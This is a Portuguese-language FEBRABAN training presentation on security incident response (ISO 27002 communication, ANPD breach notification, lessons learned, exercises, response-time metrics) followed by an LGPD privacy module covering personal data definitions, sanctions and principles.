## Investigação e resposta à ameaças detectadas:

This screenshot shows a dashboard for an incident involving SMB Command and Control traffic. It displays a timeline of alerts from May 5th, 2019, at 22:22, showing detections for various hosts (PC1, PC2, PC24) and specific processes like chrome.exe, 7zFM.exe, cmd.exe, and wscript.exe. Key artifacts listed include SMB Command and Control, Invalid Signatures, and Signature Unavailable.



This screenshot shows a task manager interface for a Windows system (PC13). It displays a detailed process hierarchy starting from 'System Idle Process'. Other visible processes include 'cmd.exe', 'conhost.exe', 'explorer.exe', and several 'svchost.exe' entries. The interface includes tabs for Task Manager, File Explorer, Command/Line, and Python.

### ✓ Mecanismo Unificado de Incidentes

Agrupe alertas relacionados de forma inteligente em um incidente

### ✓ Análise automatizada de causa raiz

Revele a causa raiz dos ataques, bem como identifique as casualidades e comportamento dos eventos

### ✓ Resposta Integrada

Ações rápidas para conter ataques ou executar análises forenses personalizadas



Segundo a ISO 27002, a organização deve **estabelecer e comunicar procedimentos sobre os incidentes a todas as partes interessadas relevantes** e essa comunicação deve ser feita por uma equipe designada com as competências necessárias.

Nesta etapa, **em atendimento principalmente as exigências de reguladores, torna-se necessário realizar a notificação ao Controlador de dados** (no caso de Operadores em nome das Instituições), **Titulares de Dados e ANPD** (Autoridade Nacional de Proteção de Dados), **sobre a ocorrência de incidentes que possam acarretar risco ou dano relevante aos titulares**.

#### Exemplo Macro de Fluxo de Comunicação



**Notificação de incidentes de privacidade:** Está disponível no site da ANPD formulários para a elaboração das comunicações quando há incidentes envolvendo titulares de dados pessoais, as **comunicações devem ocorrer em até 72 horas após a confirmação do incidente**, conforme definido na Lei.



O objetivo dessa etapa é **identificar oportunidades de melhorias em processos internos, além de avaliar a efetividade do processo**. Segundo a ISO 27002, é necessário utilizar os conhecimentos adquiridos com os incidentes para fortalecer as capacidades de resposta e melhorar os controles da instituição. Com isso, é possível reduzir a probabilidade ou consequências de incidentes futuros. A seguir são apresentados alguns exemplos:

#### Fatores que podem ser considerados na análise

- Uma revisão do incidente
- Se o tempo de resposta estava apropriado
- Se os procedimentos foram seguidos
- Se faltou alguma informação.
- O que poderia ser feito de diferente
- O que é necessário para evitar que o incidente volte a acontecer
- Quais ferramentas ou recursos adicionais podem ser necessários

#### Produção de relatório

Após a conclusão do incidente é necessário uma reunião sobre as lições aprendidas, onde todas as partes interessadas e pessoas envolvidas vão entender todos os detalhes do incidentes e criar um relatório sobre áreas que precisam de melhorias e/ou um plano de ação.

#### Taxonomia

Nessa etapa também é necessário avaliar se as métricas e indicadores utilizados na contenção do incidentes foram suficientes ou é necessário adaptar elas para o próximo.


#### Exercícios

Dinâmicas de exercícios podem ser realizadas para aprimorar o nível de preparo dos profissionais em atuações em incidentes. Além disso, os exercícios ajudam a identificar nível de prontidão dos funcionários, tempo de resposta e recuperação à normalidade, processo de comunicação. Os resultados dos exercícios devem ser utilizados para aprimorar a gestão dos incidentes.



A Taxonomia contribui com a **eficiência e efetividade** do gerenciamento de incidentes:

## Principais medidas de tempo aplicadas nos incidentes



### MTTD (Mean Time to Detect)

Tempo decorrido para que um analista inicie o tratamento do incidente em minutos

### MTTA (Mean Time to Analyse)

Tempo decorrido para que o analista continua a triagem do incidente(confirmção, categorização) em minutos

### MTTC (Mean Time to Contain)



Tempo decorrido para que um analista aplique uma contenção específica em um incidente, se necessário, em minutos

### MTTR (Mean Time to Resolve)

Tempo decorrido para que o analista finalize o tratamento do incidente, em minutos




### Exemplos de Abordagem para Exercícios:

	<b>Testes tradicionais</b>	<b>Simulações realistas</b>
Estrutura do exercício	 <p>Os jogadores participam de uma discussão teórica sobre as atividades de resposta a incidentes ou crises.</p>	 <p>Os jogadores, com o apoio de um facilitador, simulam a resposta a um incidente ou cenário de crise.</p>
Progressão do exercício	 <p>Os exercícios são de natureza estática - a progressão de cenários é planejada antecipadamente.</p>	 <p>Os exercícios são dinâmicos - a progressão de cenários baseia-se nas ações e decisões dos jogadores.</p>

**Os simulados realistas são mais dinâmicos do que as simulações tradicionais, resultando em maior envolvimento dos participantes e aprendizado com os resultados.**



**Os exercícios devem ser realizados conforme a maturidade da instituição** no tema de segurança da informação e resposta a incidentes. Na tabela a seguir são apresentados os estágios dos exercícios, bem como sua respectiva dinâmica de orquestração:





## Considerações Finais

# Frameworks e Normas de Referência

Para apoiar no entendimento e implementação de toda a metodologia apresentada neste material, a seguir são apresentados as normas e frameworks de referência no tema:

## Frameworks Padrão Utilizados



**Conformidade:** Dado o uso extensivo de padrões amplamente aceitos pela indústria, a gestão dos incidentes de segurança deve ser alinhada com alguns dos requisitos de conformidade mais exigentes, permitindo estimar o nível de conformidade com PCI-DSS, LGPD, Bacen 4.893, SOX, NIST, entre outros.

# Relembrando os principais conceitos

Agora que aprendemos sobre as atividades relacionadas ao processo de gestão de incidentes, relembre os principais termos e conceitos apresentados neste material:



**Gestão de Incidentes:** o objetivo da gestão de incidentes é assegurar um enfoque consistente e efetivo para gerenciar os incidentes de segurança da informação, incluindo a comunicação sobre fragilidades e eventos de segurança da informação. Esse processo fornece uma abordagem padronizada e organizada para lidar com incidentes de segurança da informação.



**SOC:** O SOC (Security Operations Center) é um time interno ou terceirizado de profissionais de segurança de TI que monitoram toda a infraestrutura de TI da Organização, em formato 24/7 (24h nos 7 dias da semana), para detectar eventos de segurança cibernética em tempo real e resolvê-los da maneira mais rápida e eficiente possível.



**Eventos:** Qualquer ocorrência observável em um sistema ou rede. As fontes de log de sistemas individuais, dispositivos de rede ou qualquer outro, conterão eventos.



**Incidentes:** Violação de uma política ou controle de segurança explícito ou implícito, com capacidade de comprometer toda uma infraestrutura interna.

## **Módulo: Privacidade e Proteção de Dados**

# Requisitos – Privacidade

FEBRABAN

Este material foi elaborado de acordo com as exigências da LGPD, bem como foi considerado os requisitos de privacidade e segurança da informação relacionados ao tema de acordo com as normas e frameworks apresentado abaixo:

**LGPD**



- Artigos da Lei.

**ISO 27701**



- 7.1 Geral
- 7.2 Condições para coleta e tratamento
- 7.3 Obrigações dos titulares de DP
- 7.4 Privacy by Design e Privacy by Default
- 7.5 Compartilhamento, transferência e divulgação de DP

**CIS Controls**



- 3.3 Configurar listas de controle de acesso a dados
- 3.4 Aplicar retenção de dados
- 3.7 Estabelecer e manter um esquema de classificação de dados
- 3.13 Implantar uma solução de prevenção contra perda de dados
- 3.14 Registrar o acesso a dados sensíveis

**ISO 27002**



- 5.34 Privacidade e proteção de PII

**NIST CSF**



- GV. OC-03: Os requisitos legais, regulamentares e contratuais relativos à segurança cibernética - incluindo obrigações de privacidade e liberdades civis - são compreendidos e gerenciados

# Sumário

FEBRABAN

- 1 Leis de Privacidade, Riscos e Oportunidades
- 2 Principais Aspectos da Lei
- 3 Termos e Definições
- 4 Principais Figuras
- 5 Programa de Privacidade
- 6 O que mais eu Preciso Saber?



# Visão Geral




**FEBRABAN**  
FEDERAÇÃO  
BRASILEIRA  
DE BANCOS

# Leis de Privacidade

FEBRABAN

De acordo com o  
**DLA Piper,**  
mais de **100**  
países no mundo  
possuem leis de  
**Privacidade e**  
**Proteção de**  
**Dados**  
**Pessoais**




Fonte: DLA Piper – Data Protection Laws Around the World

# Riscos e Oportunidades

FEBRABAN

## Riscos

- ❑ Aplicação de penalidades pela ANPD
- ❑ Danos reputacionais e reflexos nas relações comerciais
- ❑ Prejuízos advindos da instauração de investigações e ajuizamento de processos judiciais por titulares dos dados e órgãos públicos, como Ministério Público e Procon
- ❑ Desvantagem concorrencial, redução da confiança de parceiros comerciais e fornecedores e rescisão de contratos
- ❑ Subutilização de dados e perda do valor de mercado



## Oportunidades

- ❑ Vantagem competitiva perante clientes, parceiros e fornecedores
- ❑ Aumento da transparência e maior confiança por parte dos clientes e outros terceiros interessados
- ❑ Aceleração no processo da digitalização e modernização da empresa
- ❑ Maior conhecimento e domínio dos dados disponíveis, podendo gerar oportunidades para geração de receita
- ❑ Fortalecimento das capacidades de segurança da informação

# Principais Aspectos da Lei

FEBRABAN

## O que diz a lei?

A **Lei Geral de Proteção de Dados Pessoais** (LGPD) dispõe sobre o tratamento de dados pessoais, nos meios físicos e digitais, por pessoa natural ou por pessoa jurídica de direito público ou privado. É uma legislação que estabelece direitos a titulares de dados pessoais e obrigações aos agentes de tratamento com o objetivo de proteger os direitos fundamentais de liberdade e de privacidade e o livre desenvolvimento da personalidade da pessoa natural.

## Quais serão as sanções?

- **Multa simples, de até 2% do faturamento**, limitada a R\$50 MM (cinquenta milhões de reais) por infração;
- **Multa diária**;
- **Divulgação** da infração;
- **Advertências**;
- **Suspensão das atividades de manipulação de dados**;
- **Bloqueio/eliminação dos dados pessoais**



## Não se aplica a:

- Dados de Pessoas Jurídicas;
- Dados pessoais tratados para fins não econômicos;
- Dados utilizados para segurança pública;

- Dados para fins artísticos ou jornalísticos;
- Dados acadêmicos;
- Dados anonimizados.

## A quem se aplica?

- **Qualquer pessoa**, jurídica ou física, privada ou pública que realize **tratamento de dados**, para **fins comerciais**, com sede no Brasil;
- **Organizações** com **sede no exterior** que ofereçam **serviços** ou tenham **operações em território nacional**, envolvendo tratamento de dados;
- Dados pessoais **coletados em território nacional**.

## Principais Obrigações?

- Nomear o Encarregado de Dados (DPO);
- Publicar a Política de Privacidade;
- Assegurar o Direito dos Titulares de Dados;
- Comunicação de Incidentes;
- Assegurar o sigilo e segurança dos dados; entre outros.

# Termos e Definições

# Dados Pessoais

O conceito de tratamento de dados dentro da Lei Geral de Proteção de Dados Pessoais é amplo e considera todo o ciclo de vida do dado, englobando: **coleta, visualização, manipulação, transferência, arquivamento, descarte**, entre outros. Qualquer uso do dado pessoal será considerado como tratamento e, portanto, estará no escopo da legislação.

Informação relacionada a pessoa natural identificada ou identificável, ou seja, é a informação ou conjunto de informações distintas que possam levar à identificação de uma pessoa de forma direta ou indireta.

Informações relativas a pessoas jurídicas como CNPJ e razão social não são consideradas dados pessoais.

## Exemplos



Nome e número  
de documentos



Telefones para  
contato



IP,  
MSISDN



E-mail



Endereço  
residencial



Geolocalização



Perfil  
Comportamental

# Dados Pessoais Sensíveis

O conceito de tratamento de dados dentro da Lei Geral de Proteção de Dados Pessoais é amplo e considera todo o ciclo de vida do dado, englobando: **coleta, visualização, manipulação, transferência, arquivamento, descarte**, entre outros. Qualquer uso do dado pessoal será considerado como tratamento e, portanto, estará no escopo da legislação.

São dados pessoais sobre origem racial ou étnica, convicção religiosa, opinião política, filiação a sindicato ou a organização de caráter religioso, filosófico ou político, dado referente à saúde ou à vida sexual, dado genético ou biométrico, quando vinculado a uma pessoa natural.

**Obs.: Por seu potencial discriminatório, dados pessoais sensíveis possuem maior cobertura da LGPD e, por isso, a atenção na coleta e tratamento deve ser redobrada.**

## Exemplos



Saúde




Opinião Política



Genético ou biométrico



Convicção religiosa



Relativos à vida sexual



Raça ou etnia



Filiação a sindicato ou organização religiosa, filosófica ou política

# Princípios da LGPD

O Art. 6º da LGPD menciona que as atividades de tratamento de dados pessoais deverão observar a boa-fé e os seguintes **princípios**:




## Transparência

Informar no contrato de trabalho de todos os profissionais os cenários em que seus dados pessoais poderão ser tratados.



## Finalidade

Todos os dados coletados precisam ter um propósito que justifique a coleta. Solicitar a clientes dados pessoais sem qualquer justificativa/finalida de relacionada fere este princípio.



## Necessidade

Recusar o recebimento de planilhas e arquivos que contenham dados pessoais que não são necessários para execução dos serviços contratados.



## Responsabilização e prestação de contas

O RoPA e treinamentos de conscientização são formas de atendimento a esse princípio



## Adequação

Não utilizar endereços de e-mail de clientes para finalidades distintas daquelas relacionadas a prestação dos serviços.

# Princípios da LGPD

FEBRABAN

O Art. 6º da LGPD menciona que as atividades de tratamento de dados pessoais deverão observar a boa-fé e os seguintes **princípios**:



## Qualidade dos dados

Manter em seu banco de dados informações atualizadas, corretas e precisas.



## Segurança

A aplicação de múltiplo fator de autenticação (MFA) para acessar uma plataforma e a inclusão de senhas em arquivos são medidas que atendem ao princípio da segurança.



## Livre Acesso

Os dados pessoais devem ser armazenados de forma a facilitar seu acesso aos titulares.



## Prevenção

Programar os e-mails para apenas saírem da caixa após determinado período é uma forma de prevenção de incidentes decorrentes de envios para destinatários incorretos.

